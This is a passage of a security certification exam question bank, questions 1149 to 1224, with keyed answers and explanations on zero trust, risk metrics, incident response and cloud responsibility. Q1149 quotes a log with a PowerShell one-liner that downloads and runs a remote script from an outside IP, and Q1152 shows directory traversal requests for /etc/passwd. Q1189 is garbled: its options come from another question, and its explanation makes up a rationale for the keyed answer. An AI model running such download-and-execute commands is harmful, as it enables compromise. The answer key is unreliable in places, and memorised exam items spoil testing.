- D. Submit the device to the security team without connecting it.

Answer: D

Explanation:

Unknown USB devices can be malicious, so they should not be connected to any system. Submitting the device to the security team allows it to be handled safely using proper forensic and security procedures.

QUESTION 1149

A security analyst reviews the following endpoint log:

```
powershell -exec bypass -Command "IEX (New-Object  
Net.WebClient).DownloadString (http://176.30.40.50/evil.ps1")
```

Which of the following logs will help confirm an established connection to IP 176.30 40.50?

- A. System event logs
- B. EDR logs
- C. Firewall logs
- D. Application logs

Answer: C

Explanation:

Firewall logs record network traffic flows, including outbound connections from a host to external IP addresses, which can confirm whether a connection to the specified IP was established.

QUESTION 1150

Which of the following best describes a threat actor who can coordinate a cyberattack to disable sensors and execute kinetic effects?

- A. Insider threat
- B. Hacktivist
- C. Organized criminal
- D. Nation-state

Answer: D

Explanation:

A nation-state actor has the resources, expertise, and strategic capability to conduct advanced cyberattacks that can impact physical systems, including disabling sensors and enabling kinetic effects.

QUESTION 1151

Which of the following best explains the use of a policy engine in a Zero Trust environment?

- A. It is used by a central server to apply default permissions across a range of network and computing resources.
- B. It is used to make access control decisions without inheriting permission decisions from prior events.
- C. It is used to dynamically assign user permissions based on a user's identity and previous activity.
- D. It is used when user roles are unknown and the organization wants to leverage ML to control access.

Answer: B

Explanation:

In a Zero Trust architecture, the policy engine evaluates each access request independently using current context and policies, ensuring decisions are made without relying on prior trust or previous access approvals.

QUESTION 1152

While analyzing SIEM alerts for a company WAR an incident response analyst observes the following:

```
https://corporate-A.com/loadimage?filename=../../../../etc/  
https://corporate-A.com/loadimage?filename=../../../../etc/passwd  
https://corporate-A.com/loadimage?filename=../../../../etc/passwd
```

Which of the following best describes the observed behavior?

- A. Credential replay
- B. Directory traversal
- C. Brute-force attack
- D. Resource exhaustion

Answer: B

Explanation:

The use of sequences like "../../../../" indicates attempts to navigate outside the intended directory structure to access restricted files such as /etc/passwd, which is characteristic of a directory traversal attack.

QUESTION 1153

An IT security director performs a security assessment on a vendor but fails to disclose that the director's spouse is a high-level executive with the vendor. Which of the following best explains why the director should have disclosed this fact?

- A. Rules of engagement
- B. Right-to-audit clause
- C. Due diligence
- D. Conflict of interest

Answer: D

Explanation:

A personal relationship with a vendor executive can influence objectivity and decision-making, creating a conflict of interest that must be disclosed to maintain transparency and integrity in the assessment.

QUESTION 1154

A systems administrator uses deception techniques to help detect and study attacks within a network. The administrator deploys a document filled with fake passwords and customer payment information. Which of the following techniques is the administrator using?

- A. Honeytoken
- B. Honeypot
- C. Honeyfile
- D. Honeynet

Answer: C

Explanation:

A honeyfile is a decoy file containing fake sensitive information designed to attract attackers and trigger alerts when accessed, helping detect and study malicious activity.

QUESTION 1155

Which of the following explains how organizations benefit from SCAP?

- A. The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily
- B. The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers
- C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
- D. The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.

Answer: C

Explanation:

SCAP standardizes how vulnerability and configuration data is formatted and shared, allowing different security tools to interoperate and exchange information consistently across vendors.

QUESTION 1156

The Chief Information Security Officer gives the security community the opportunity to report vulnerabilities on the organization's public-facing assets. Which of the following does this scenario best describe?

- A. Bug bounty
- B. Red teaming
- C. Open-source intelligence
- D. Third-party information sharing

Answer: A

Explanation:

A bug bounty program invites external security researchers to identify and report vulnerabilities in an organization's systems, often in exchange for rewards, improving overall security.

QUESTION 1157

Which of the following are the most important considerations when encrypting data? (Choose

two.)

- A. Obfuscation
- B. Algorithms
- C. Data masking
- D. Key length
- E. Tokenization
- F. Salting

Answer: BD

Explanation:

The strength of encryption depends primarily on the algorithm used and the key length, as these determine how resistant the encryption is to attacks and how difficult it is to break.

QUESTION 1158

A business analyst develops a questionnaire to interview key stakeholders about business priorities in case of a cybersecurity incident. Which of the following are most likely the stakeholders' priorities? (Choose two.)

- A. Return on investment on cybersecurity
- B. Statistics about incident annualized rate of occurrence
- C. Risk management strategies and plans
- D. A financial annualized loss expectancy report
- E. The system's required recovery time objective
- F. IT assets and which business processes they support

Answer: EF

Explanation:

Stakeholders prioritize how quickly systems must be restored after an incident, which is defined by the recovery time objective. They also need to understand which IT assets support critical business processes in order to prioritize recovery efforts effectively.

QUESTION 1159

A security technician determines that no additional patches can be applied to an application and the risks of operating as such must be accepted. Additionally, only a limited number of network services should utilize the application. Which of the following best describes this type of mitigation?

- A. Patching
- B. Segmentation
- C. Isolation
- D. Monitoring

Answer: C

Explanation:

Isolation limits exposure by restricting the application's interaction to only necessary services, reducing risk when patching is no longer possible.

QUESTION 1160

Which of the following is an example of implementing Zero Trust architecture?

- A. Building strong network boundaries to prevent intrusion
- B. Verifying user identity once at the start of the session
- C. Granting resource access after continuous validation
- D. Prioritizing perimeter defense to block external threats

Answer: C

Explanation:

Zero Trust requires continuous verification of identity and context for every access request, ensuring access is granted only after ongoing validation rather than relying on a single initial authentication or perimeter defenses.

QUESTION 1161

Which of the following best describes a common use of OSINT?

- A. Monitoring internal systems and network traffic to detect abnormal behavior
- B. Installing and configuring security patches to fix known vulnerabilities
- C. Collecting information from public platforms to find possible security exposures
- D. Encrypting sensitive company data and storing it securely in the cloud

Answer: C

Explanation:

OSINT involves gathering information from publicly available sources such as websites, social media, and public records to identify potential security exposures and threats.

QUESTION 1162

A security analyst must recover files from a USB drive associated with a ransomware attack. Which of the following tools will help the analyst securely retrieve the files?

- A. Sandboxing environment
- B. Intrusion prevention system
- C. File integrity management tool
- D. Static code analysis tool

Answer: A

Explanation:

A sandboxing environment allows the analyst to safely access and recover files from the USB drive in an isolated environment, preventing potential malware from affecting production systems.

QUESTION 1163

A security engineer receives reports of unauthorized devices on the organization's network. Which of the following best describes a secure and effective way to mitigate the risks?

- A. Deploy a NAC solution to block wireless connections until devices can be verified against the baseline configuration.
- B. Set the NAC solution to only accept handshakes initiated from a static set of IP addresses.
- C. Configure a NAC solution to enforce 802.1X authentication with device certificates and implement endpoint security checks
- D. Implement a NAC solution that redirects all devices to the guest Wi-Fi for holding until a security analyst can validate the security compliance.

Answer: C

Explanation:

Enforcing 802.1X with device certificates ensures only authenticated devices can connect, and endpoint security checks verify compliance with security policies before granting network access, effectively mitigating unauthorized device risks.

QUESTION 1164

Which of the following explains the difference between data masking and data tokenization?

- A. Data masking is typically a non-reversible process, while data tokenization is reversible
- B. Data masking uses encryption, while data tokenization replaces data with null values
- C. Data masking uses one-to-one data mapping, while data tokenization uses one-to-many data mapping
- D. Data masking implements a random function, while data tokenization implements a pseudo-random function

Answer: A

Explanation:

Data masking irreversibly alters sensitive data to hide it, whereas tokenization replaces data with tokens that can be mapped back to the original values through a secure tokenization system, making it reversible.

QUESTION 1165

Which of the following is most likely in a responsibility matrix in a cloud computing environment?

- A. The customer is responsible for information and data regardless of the cloud model used.
- B. The cloud provider is responsible for account and identity management for connected devices
- C. The customer and the cloud provider share responsibility for the physical network infrastructure
- D. The cloud provider is responsible for the security of endpoints connected to the infrastructure.

Answer: A

Explanation:

In cloud shared responsibility models, customers are always responsible for their data and how it is managed and protected, regardless of the cloud service model.

QUESTION 1166

Alerts from email protection systems and MSSPs must be entered into an IT service management system and assigned to the security team. Which of the following should an organization implement to enable this functionality?

- A. Automated compliance monitoring
- B. Automated ticket creation
- C. Automated vulnerability scans
- D. Automated indicator sharing

Answer: B

Explanation:

Automated ticket creation integrates alerts from security tools into an IT service management system, ensuring incidents are logged and assigned to the appropriate security team for response.

QUESTION 1167

A security analyst receives an alert that an employee has clicked on a phishing email and exposed their credentials. Which of the following should the analyst do?

- A. Notify all employees about the phishing attack and instruct them to avoid suspicious emails
- B. Wait for the confirmation from the employee before making any changes to their account.
- C. Reimage the employee's workstation to ensure no malware is present.
- D. Lock the employee's account to prevent further unauthorized access.

Answer: D

Explanation:

Locking the compromised account immediately prevents attackers from using the exposed credentials to gain unauthorized access, containing the incident quickly.

QUESTION 1168

Which of the following attacks are most likely to exploit vulnerabilities in RTOS?

- A. Code injection
- B. DDoS
- C. Brute-force
- D. XSS

Answer: A

Explanation:

RTOS-based systems often have limited protections and may be vulnerable to code injection, allowing attackers to execute malicious code directly on embedded or real-time systems.

QUESTION 1169

Which of the following is an example of change management?

- A. Implementing an update after a board grants approval
- B. Setting a new password for a user
- C. Performing a penetration test before deploying a patch
- D. Auditing all system equipment before sending the list to the Chief Executive Officer

Answer: A

Explanation:

Change management involves formally reviewing, approving, and implementing changes through a controlled process, such as applying an update after receiving approval from a governing board.

QUESTION 1170

A company processes personal data from customers in multiple countries. Which of the following actions is most critical for maintaining legal compliance with global privacy regulations?

- A. Storing all customer data on encrypted local servers
- B. Hiring a data privacy officer to review contracts
- C. Ensuring DPAs are in place with third-party vendors

- D. Using strong passwords and firewalls on all endpoints

Answer: C

Explanation:

Data Processing Agreements establish legal obligations for how third-party vendors handle personal data, ensuring compliance with global privacy regulations when data is shared or processed externally.

QUESTION 1171

After a cybersecurity event, a company audits its enterprise VoIP system to find ways to reduce its attack surface. The company has a flat network. Which of the following changes should a security administrator implement to reduce the attack surface on the VoIP system?

- A. Configure the VoIP system to send logs to a central location.
- B. Place the VoIP system in its own VLAN.
- C. Implement remote VoIP phone registration.
- D. Change the default credentials of VoIP phones.

Answer: B

Explanation:

Placing the VoIP system in its own VLAN segments it from the rest of the flat network, limiting exposure and reducing the attack surface by restricting access to only necessary traffic.

QUESTION 1172

A software development team tests a new feature that processes user-uploaded files. A security engineer is concerned that attackers might upload malicious files to exploit vulnerabilities after the application moves to production. Which of the following approaches will best reduce this risk?

- A. Deploying the solution in an isolated environment that limits access to system resources
- B. Using static code analysis to detect embedded malware signatures in uploaded files
- C. Performing a code signing operation to validate the uploaded files before accepting them
- D. Enabling full disk encryption to protect files stored during the test cycle

Answer: A

Explanation:

Processing user-uploaded files in an isolated environment such as a sandbox limits access to system resources, preventing malicious files from impacting the main system even if they exploit vulnerabilities.

QUESTION 1173

Which of the following should an organization implement to avoid unnecessary liability after the end of a legal contract obligation with a third party?

- A. Data encryption
- B. Data classification
- C. Data retention
- D. Data inventory

Answer: C

Explanation:

Data retention policies ensure data is only kept for the required period and then properly disposed

of, reducing unnecessary legal liability after contractual obligations end.

QUESTION 1174

Which of the following is a reason an organization should use different CSPs for a critical financial application?

- A. Application overhead can be better load balanced across multiple providers.
- B. Platform diversity reduces the likelihood of losing access to resources.
- C. Parallel processing allows continued operations while deploying time-critical security updates.
- D. Selection of a hot site minimizes downtime and helps the organization meet its RTO.

Answer: B

Explanation:

Using multiple cloud service providers introduces platform diversity, reducing the risk of a single point of failure and ensuring continued access to critical resources if one provider experiences an outage.

QUESTION 1175

Which of the following describes the main purpose of a risk register?

- A. To track, assess, and manage identified threats
- B. To automatically mitigate all security vulnerabilities
- C. To replace the need for external penetration testing
- D. To automatically create compliance reports

Answer: A

Explanation:

A risk register is used to document identified risks, evaluate their impact and likelihood, and track mitigation efforts to manage those risks effectively over time.

QUESTION 1176

A company prepares for an upcoming regulatory audit. The company wants to perform a gap analysis in the most cost-effective way. Which of the following will help the company achieve this goal?

- A. Internal self-assessment
- B. Active reconnaissance
- C. Red team penetration test
- D. Tabletop exercise

Answer: A

Explanation:

An internal self-assessment allows the organization to compare current controls against regulatory requirements and identify gaps without the higher cost of external engagements.

QUESTION 1177

Which of the following vulnerabilities will input validation prevent?

- A. DNS hijacking
- B. Time-of-check

- C. SQL injection
- D. Sideloaded

Answer: C

Explanation:

Input validation ensures that user-supplied data is properly sanitized and constrained, preventing malicious input such as SQL commands from being executed against a database.

QUESTION 1178

A security engineer must deploy a sensor to actively monitor a closed network. The company's enterprise SIEM is located in the cloud, and there is a strict policy against connecting this network to the internet. Which of the following will best address these requirements?

- A. Place the sensor on the edge router of the closed network, open port 22 on the management interface, and create a secure connection to the cloud SIEM while using an Implicit deny rule to restrict traffic.
- B. Connect the sensor to the closed network router's span port, install a one-way data diode, and pass traffic to the sensor on the enterprise network for inclusion in the enterprise log data.
- C. Install a log server on the closed network, point all network and system logs to the log server, and perform weekly manual audits of the logs to meet regulatory compliance objectives.
- D. Install the sensor on the internal closed network, add a firewall to the sensor stack, and connect the firewall to the corporate ISP while using strict ACLs to prevent egress traffic.

Answer: B

Explanation:

A data diode enables one-way data transfer from the closed network to the enterprise network, allowing monitoring data to be sent to the SIEM without exposing the closed network to inbound connections or internet access, preserving isolation while enabling visibility.

QUESTION 1179

Which of the following scenarios is a warning sign specific to insider threats that should be included in a company's security awareness training?

- A. An IT employee upgrades systems to the newest version of an encryption library.
- B. A user shares their unique credentials with peers within their team.
- C. A finance user scrutinizes an employee's reimbursement form after a business trip.
- D. A user traveling abroad logs in outside of normal operating hours.

Answer: B

Explanation:

Sharing unique credentials is a clear insider threat warning sign because it violates access control policies and can lead to unauthorized access using legitimate accounts.

QUESTION 1180

Which of the following best describes the practice of preserving and documenting the handling of forensic evidence?

- A. Acquisition of evidence
- B. E-discovery
- C. Chain of custody
- D. Forensic tabletop exercises

Answer: C

Explanation:

Chain of custody ensures that forensic evidence is properly documented, tracked, and handled from collection through analysis to maintain its integrity and admissibility.

QUESTION 1181

While a school district is performing state testing, a security analyst notices that all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsible for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Credential stuffing
- D. DMARC failure

Answer: A

Explanation:

ARP poisoning is a relatively simple attack that can be executed with readily available tools, making it most likely associated with an unskilled attacker rather than advanced or credential-based threats.

QUESTION 1182

Which of the following best represents how frequently an incident is expected to happen each year?

- A. RTO
- B. ALE
- C. SLE
- D. ARO

Answer: D

Explanation:

Annualized Rate of Occurrence represents the estimated frequency with which a specific threat or incident is expected to occur within a year.

QUESTION 1183

A new security team must develop necessary security program elements. Which of the following steps should the security team take first?

- A. Create a playbook.
- B. Develop an AUP.
- C. Build an asset inventory.
- D. Hold a tabletop exercise.

Answer: C

Explanation:

Building an asset inventory establishes visibility into all systems, devices, and data within the environment, which is foundational for identifying risks and developing effective security controls.

QUESTION 1184

Which of the following risk analysis attributes measures the chance that a vulnerability will be exploited?

- A. Exposure factor
- B. Impact
- C. Severity
- D. Likelihood

Answer: D

Explanation:

Likelihood represents the probability that a vulnerability will be exploited, indicating how likely it is that a threat event will occur.

QUESTION 1185

A security analyst discovers an application written in C that does not properly validate the length of user input before copying it into a fixed-size array. To which of the following is the application vulnerable?

- A. Sideloaded
- B. SQLi
- C. Buffer overflow
- D. XSS

Answer: C

Explanation:

Failing to validate input length when copying data into a fixed-size array can overwrite adjacent memory, which is characteristic of a buffer overflow vulnerability.

QUESTION 1186

An energy provider identifies a critical vulnerability in a control system that could lead to operational downtime. Which of the following is the most likely reason this vulnerability is considered high priority despite no known exploits?

- A. The system already has antivirus protection.
- B. The vulnerability could disrupt essential services.
- C. The control system is exposed to the public internet.
- D. The vulnerability has a CVSS score below 7.0.

Answer: B

Explanation:

Vulnerabilities in control systems are prioritized based on potential impact, and the possibility of disrupting essential services like energy delivery makes the risk critical even without known exploits.

QUESTION 1187

A company must ensure that log searches are conducted in the shortest time frame. Which of the following should the company do to maintain logs in live storage for 90 days?

- A. Conduct deduplication.

- B. Conduct archiving.
- C. Apply aggregation.
- D. Apply compression.

Answer: D

Explanation:

Compression reduces the storage size of logs, allowing more data to remain in fast, accessible live storage for a longer period, which supports quicker search performance.

QUESTION 1188

A security analyst Investigates an incident in which a PowerShell script was identified as a potential IoC. Which of the following will best help the analyst identify an attempt to compromise the system?

- A. SNMP logs
- B. Firewall logs
- C. EDR logs
- D. IPS logs

Answer: C

Explanation:

EDR logs provide detailed visibility into endpoint activity, including process execution, script behavior, and command-line actions, making them most effective for identifying malicious PowerShell activity and potential system compromise.

QUESTION 1189

A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MFA. However, employees still struggle to maintain both a password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees. Which of the following solutions will best satisfy the company's needs?

- A. An IT employee upgrades systems to the newest version of an encryption library.
- B. A user shares their unique credentials with peers within their team.
- C. A finance user scrutinizes an employee's reimbursement form after a business trip.
- D. A user traveling abroad logs in outside of normal operating hours.

Answer: D

Explanation:

Logging in from an unusual location and outside normal operating hours is a behavioral anomaly that can indicate potential credential misuse or compromise, which is relevant when evaluating authentication security improvements.

QUESTION 1190

A security engineer tests a system that uses parallel processing to handle large workloads. Which of the following will best support resilience and recovery?

- A. Using a system that can reroute tasks to other processors if one fails
- B. Building a backup system that only runs during off hours
- C. Limiting the number of processors in use to avoid confusion and errors

D. Enabling journaling to troubleshoot any system errors

Answer: A

Explanation:

Rerouting tasks to other processors provides fault tolerance, ensuring workloads continue processing even if a component fails, which supports system resilience and rapid recovery.

QUESTION 1191

A large organization has stable, well-established operations regarding its employee work hours, locations, and tasks. The large number of employees makes individual, close monitoring impractical. The organization wants to automate the detection of possible security breaches. Which of the following is the best way to detect activities outside of normal operations?

- A. Insider threat monitoring
- B. Anomalous behavior recognition
- C. Social engineering detection
- D. Operational security policies

Answer: B

Explanation:

Anomalous behavior recognition establishes a baseline of normal user and system activity and automatically detects deviations, enabling identification of potential security breaches at scale.

QUESTION 1192

Which of the following best explains the purpose of establishing the rules of engagement before conducting a third-party penetration test?

- A. To define pricing structures for long-term vendor contracts
- B. To outline acceptable assessment methods and boundaries in advance
- C. To negotiate ownership rights for test results after contract termination
- D. To determine penalties for failing to meet project delivery deadlines

Answer: B

Explanation:

Rules of engagement define the scope, methods, and boundaries of the penetration test in advance, ensuring the assessment is conducted safely, legally, and without unintended disruption.

QUESTION 1193

An organization must implement security measures to prevent unauthorized vehicle access to a data center. Which of the following will best meet this requirement and provide adequate security? (Choose two.)

- A. Bollards
- B. Infrared sensors
- C. Fencing
- D. Lighting
- E. Access badges
- F. Cameras

Answer: AC

Explanation:

Bollards physically block vehicles from approaching or ramming the facility, while fencing establishes a secure perimeter that prevents unauthorized vehicle entry.

QUESTION 1194

Which of the following is a consideration when patching mission-critical network edge routers for a critical vulnerability?

- A. Redundancy
- B. Physical location
- C. Scalability
- D. Cost

Answer: A

Explanation:

Redundancy ensures that traffic can be rerouted to backup routers during patching, allowing updates to be applied without disrupting critical network operations.

QUESTION 1195

A penetration tester examined the security posture of a company. The tester completed the following:

- Checked the locks on perimeter doors
- Located blind spots on security cameras
- Attempted to open secured server rack doors

Which of the following describes the type of test the penetration tester most likely conducted?

- A. Defensive
- B. Physical
- C. Compliance
- D. Offensive

Answer: B

Explanation:

The tester evaluated physical security controls such as locks, cameras, and server rack access, which characterizes a physical penetration test.

QUESTION 1196

A company uses its backups to recover from a ransomware attack. Which of the following best guarantees that the backups are not infected?

- A. Immutability
- B. Destruction
- C. Sanitization
- D. Retention

Answer: A

Explanation:

Immutability ensures backups cannot be altered or encrypted after creation, preventing

ransomware from infecting them and preserving clean recovery points.

QUESTION 1197

Which of the following will oversee a cybersecurity program and provide guidance on risk appetite for an organization?

- A. Government regulators
- B. Board of directors
- C. Steering committees
- D. Data owners

Answer: B

Explanation:

The board of directors provides strategic oversight of the cybersecurity program and sets the organization's risk appetite, guiding how risk is managed at a high level.

QUESTION 1198

Which of the following concepts protects sensitive information from unauthorized disclosure?

- A. Integrity
- B. Availability
- C. Authentication
- D. Confidentiality

Answer: D

Explanation:

Confidentiality ensures that sensitive information is accessible only to authorized individuals and is protected from unauthorized disclosure.

QUESTION 1199

Which of the following is the most appropriate reason for a server technician to disable unused ports and services on an externally facing DNS server?

- A. To reduce the need for patching
- B. To block ports not currently blocked by the network firewall
- C. To conserve system memory
- D. To limit the attack surface area

Answer: D

Explanation:

Disabling unused ports and services removes unnecessary entry points, reducing the attack surface and minimizing opportunities for exploitation.

QUESTION 1200

A security administrator must adjust the company firewall ACL to test DNSSEC without disrupting current connectivity while transitioning to DNSSEC. Given the following company servers and gateway firewall ACL:

WEB SERVER: 192.168.1.10

DNS SERVER: 192.168.1.20

RULE #	ACTION	PROTO	SRC_IP	SRC_PORT	DEST_IP	DEST_PORT
1	PERMIT	TCP	0.0.0.0	ANY	192.168.1.10	80,443
2	PERMIT	UDP	0.0.0.0	ANY	192.168.1.20	53
3	PERMIT	ICMP	10.0.0.0/8	ANY	192.168.1.0/24	ANY
4	DENY	ANY	ANY	ANY	ANY	ANY

Which of the following should the security administrator do?

- A. Insert the following rule above rule #1:

PERMIT	ICMP	0.0.0.0	ANY	192.168.1.0/24	53,80,443
--------	------	---------	-----	----------------	-----------

- B. Replace rule #1 with the following:

PERMIT	TCP	0.0.0.0	ANY	192.168.1.0/24	53,443
--------	-----	---------	-----	----------------	--------

- C. Replace rule #2 with the following:

PERMIT	UDP,TCP	0.0.0.0	ANY	192.168.1.20	53
--------	---------	---------	-----	--------------	----

- D. Insert the following rule between rule #2 and rule #3:

PERMIT	TCP	0.0.0.0	ANY	192.168.1.20	443
--------	-----	---------	-----	--------------	-----

Answer: C

Explanation:

DNSSEC can require DNS traffic over both UDP and TCP on port 53. Updating the DNS rule to allow both protocols to the DNS server enables DNSSEC testing without disrupting existing DNS connectivity.

QUESTION 1201

A new appliance is deployed with hardened settings. The security team wants to prevent a decrease in its security posture over time. Which of the following will best help achieve this goal?

- A. Logging retention
- B. Monitoring configuration
- C. Least privilege
- D. Network segmentation

Answer: B

Explanation:

Monitoring configuration ensures that any changes to the hardened baseline are detected over time, helping maintain the intended security posture by identifying drift or unauthorized modifications.

QUESTION 1202

An application security engineer is working to address issues stemming from situations where necessary approvals and testing were not done before code was committed directly into the production codebase. Which of the following would be the most appropriate for the engineer to

require?

- A. Regression testing
- B. Branch protection
- C. Impact assessment
- D. Static analysis

Answer: B

Explanation:

Branch protection enforces controls such as required approvals, code reviews, and testing before changes can be merged into the production branch, preventing direct, unreviewed commits.

QUESTION 1203

Which of the following is a customer responsible for in a hybrid cloud environment?

- A. PaaS IAM
- B. IaC versioning
- C. Utility uptime
- D. SaaS scaling

Answer: B

Explanation:

In a hybrid cloud model, customers retain responsibility for managing their infrastructure configurations and deployments, including versioning infrastructure-as-code used to provision and maintain resources.

QUESTION 1204

A company asks a vendor to help its internal red team with a penetration test without providing too much detail about the infrastructure. Which of the following penetration testing methods does this scenario describe?

- A. Passive reconnaissance
- B. Partially-known environment
- C. Integrated testing
- D. Defensive testing

Answer: B

Explanation:

A partially-known environment provides limited information to the testers, simulating a scenario where some knowledge is available but not full visibility into the infrastructure.

QUESTION 1205

Which of the following is a security benefit of an effective IT asset tracking system?

- A. Helping identify unauthorized or unmanaged devices connected to the network
- B. Preventing prohibited data exfiltration from endpoints on the network
- C. Assisting with automated root cause analysis for all security incidents on the network
- D. Ensuring proper data backup and recovery procedures are in place

Answer: A

Explanation:

An effective asset tracking system provides visibility into all authorized devices, making it easier to detect unknown or unmanaged devices that could pose security risks.

QUESTION 1206

A security engineer must create detections for file staging techniques on web-facing servers. The company implements multiple tools and is most concerned about intellectual property theft. Which of the following tools does the company most likely use?

- A. EDR for indicator detections based on process names
- B. DLP for scanning and identification on endpoints
- C. SOAR for web crawling plugins and data validation
- D. IPS for cleartext traffic inspection of network payloads

Answer: B

Explanation:

Data loss prevention tools monitor and detect sensitive data such as intellectual property on endpoints and servers, identifying staging or unauthorized movement of files before exfiltration.

QUESTION 1207

Which of the following is an example of a false negative vulnerability detection in a scan report?

- A. A vulnerability that does not actually exist
- B. A vulnerability that has already been remediated
- C. A result that shows no known vulnerabilities
- D. A zero-day vulnerability with a known remediation

Answer: C

Explanation:

A false negative occurs when a scan fails to detect an existing vulnerability, resulting in a report that incorrectly indicates no vulnerabilities are present.

QUESTION 1208

Which of the following will best provide consistent power to a data center for an extended time during a power grid outage?

- A. Uninterruptible power supply
- B. Generator
- C. Inverter
- D. Power conditioner

Answer: B

Explanation:

A generator provides long-term power during extended outages by supplying electricity as long as fuel is available, unlike a UPS which is designed for short-term backup.

QUESTION 1209

A security analyst reviews firewall configurations and finds that firewalls are configured to fail-open mode in the event of a crash. Which of the following describes the security risk associated with this configuration?

- A. There may be increased latency during fail over.
- B. Authentication tokens may be invalidated during an outage.
- C. Traffic will bypass inspection during a failure.
- D. All encrypted traffic will be blocked during an outage.

Answer: C

Explanation:

In fail-open mode, the firewall allows traffic to pass through without inspection during a failure, which can expose the network to unfiltered and potentially malicious traffic.

QUESTION 1210

Which of the following should an analyst consider when evaluating the effectiveness of the backups in an organization's DRP?

- A. Frequency
- B. Hashing
- C. Deduplication
- D. Replication

Answer: A

Explanation:

Backup frequency determines how current the data is at the time of recovery, directly impacting recovery objectives and overall effectiveness in a disaster recovery plan.

QUESTION 1211

Which of the following best explains how open service ports increase an organization's attack surface?

- A. They are commonly overlooked by endpoint antivirus tools during scans.
- B. They can make the company's remote entry point available to the internet.
- C. They enable automatic application updates to reduce vulnerability windows.
- D. They can expose unnecessary services to unauthorized access if not properly restricted.

Answer: D

Explanation:

Open service ports expose running services, and if those services are unnecessary or improperly secured, they provide entry points that attackers can exploit to gain unauthorized access.

QUESTION 1212

Which of the following best describes the importance of implementing filesystem journaling?

- A. Replication to a secondary form of media reduces the risk of failure when the secondary media is remote.
- B. The recovery time always exceeds the RTO and RPO requirements during system downtime.
- C. A point-in-time backup provides faster data recovery if data on a disk is corrupted.
- D. A log of changes can enable recovery to a desired state after a failure.

Answer: D

Explanation:

Filesystem journaling records changes in a log, allowing the system to recover to a consistent or desired state after a crash or failure.

QUESTION 1213

Which of the following best explains a reason for automating and orchestrating the service ticket process?

- A. Employee satisfaction is higher when service ticket processing is automated.
- B. The impact of human involvement is minimized during support request management.
- C. Computing baselines can be updated with the latest patches as vulnerabilities are discovered.
- D. Orchestration provides users with single sign-on during the onboarding process.

Answer: B

Explanation:

Automation and orchestration reduce manual intervention, ensuring consistent, faster, and less error-prone handling of service tickets by minimizing the impact of human involvement.

QUESTION 1214

Which of the following vulnerability types exploits missing safeguards when processing multiple, duplicate, and concurrent requests?

- A. Sideloaded
- B. VM escape
- C. Race condition
- D. SQL injection

Answer: C

Explanation:

A race condition occurs when multiple concurrent requests are processed without proper synchronization, allowing attackers to exploit timing issues and bypass safeguards.

QUESTION 1215

Which of the following phishing-resistant authentication methods reduce the chances of successful social engineering attacks? (Choose two.)

- A. IM OTP
- B. Phone calls
- C. Passwordless
- D. SMS
- E. Security keys
- F. Email

Answer: CE

Explanation:

Passwordless authentication removes reliance on passwords, reducing susceptibility to phishing. Security keys use cryptographic authentication tied to specific domains, making them resistant to phishing and social engineering attacks.

QUESTION 1216

Which of the following best explains why using an appropriate algorithm is critical for digital

signatures?

- A. It allows the sender to hide the contents of a message from attackers.
- B. It confirms the sender's identity and verifies the content has not changed.
- C. It enables automated key exchange between users over the network.
- D. It ensures that encrypted files can only be shared between specific senders.

Answer: B

Explanation:

Digital signatures rely on appropriate algorithms to validate the sender's identity and ensure the integrity of the message, confirming that the content has not been altered.

QUESTION 1217

A security administrator wants to increase a company's technical defenses after two users experienced payroll fraud due to phishing attacks. Which of the following should the administrator do?

- A. Conduct internal phishing campaigns with continuous training for all users on how to recognize phishing attempts.
- B. Deploy more secure email gateways and block any email coming from unknown or suspicious domains.
- C. Install advanced EDR software on all user workstations and configure alerts to report suspicious communications.
- D. Keep web browsers updated to patch known vulnerabilities and use DNS block lists to prevent users from visiting known malicious sites.

Answer: B

Explanation:

Strengthening email security controls directly addresses phishing threats by filtering and blocking malicious or suspicious emails before they reach users, reducing the likelihood of credential compromise and fraud.

QUESTION 1218

A company uses multiple providers to send its marketing, internal, and support emails. Many of the emails are marked as spam. Which of the following changes should the company make to ensure legitimate emails are validated?

- A. Disable DKIM to avoid signature conflicts.
- B. Implement DMARC with a "reject" policy to enforce sender validation.
- C. Replace the domain's MX record with the marketing provider's services.
- D. Update the SPF record to include all authorized sending sources.

Answer: D

Explanation:

Updating the SPF record to include all authorized email-sending providers ensures receiving servers can verify legitimate sources, reducing the likelihood of emails being marked as spam.

QUESTION 1219

Which of the following is a SIEM system using when monitoring Unix servers with only an SSH credentials login?

- A. API integration
- B. OAuth 2.0 SSO
- C. SNMP
- D. Agentless

Answer: D

Explanation:

Agentless monitoring uses existing protocols like SSH to access systems without installing local agents, which fits a setup where only SSH credentials are used.

QUESTION 1220

Which of the following is an adversary leveraging when they inject malicious code into regular vendor updates?

- A. Supply chain
- B. Zero-day
- C. Sideloaded
- D. Operating system

Answer: A

Explanation:

Injecting malicious code into vendor updates compromises the trusted distribution process, which is characteristic of a supply chain attack.

QUESTION 1221

Which of the following best explains why an organization would choose a warm site for disaster recovery?

- A. It reduces complexity by replicating data in real time across identical environments.
- B. It eliminates the need for backup testing by using cloud-native infrastructure.
- C. It offers fully automated fail over with no manual intervention required.
- D. It balances cost and recovery time by maintaining partially configured systems.

Answer: D

Explanation:

A warm site provides a compromise between cost and recovery speed by maintaining partially configured systems that can be brought online more quickly than a cold site but at lower cost than a fully operational hot site.

QUESTION 1222

Which of the following impact analysis metrics will best estimate the average operational availability of an asset?

- A. MTBF
- B. SLE
- C. RTO
- D. RPO

Answer: A

Explanation:

Mean Time Between Failures measures the average time a system operates without failure, which is directly used to estimate operational availability.

QUESTION 1223

An organization wants to hire a third-party company to perform a vulnerability assessment on the organization's internal systems. Which of the following will best ensure confidentiality of the results and provide a legally binding document?

- A. MOU
- B. MSA
- C. SLA
- D. NDA

Answer: D

Explanation:

A non-disclosure agreement legally binds the third party to protect the confidentiality of sensitive information, including assessment results.

QUESTION 1224

Which of the following explains the importance of implementing password salting?

- A. It supports storing passwords in reversible form to aid the password auditing process.
- B. It prevents the use of precomputed hash tables calculated from leaked credentials.
- C. It increases encryption key length and strengthens the resulting password hash.
- D. It adds multiple rounds of encryption and adds time to the password cracking process.

Answer: B

Explanation:

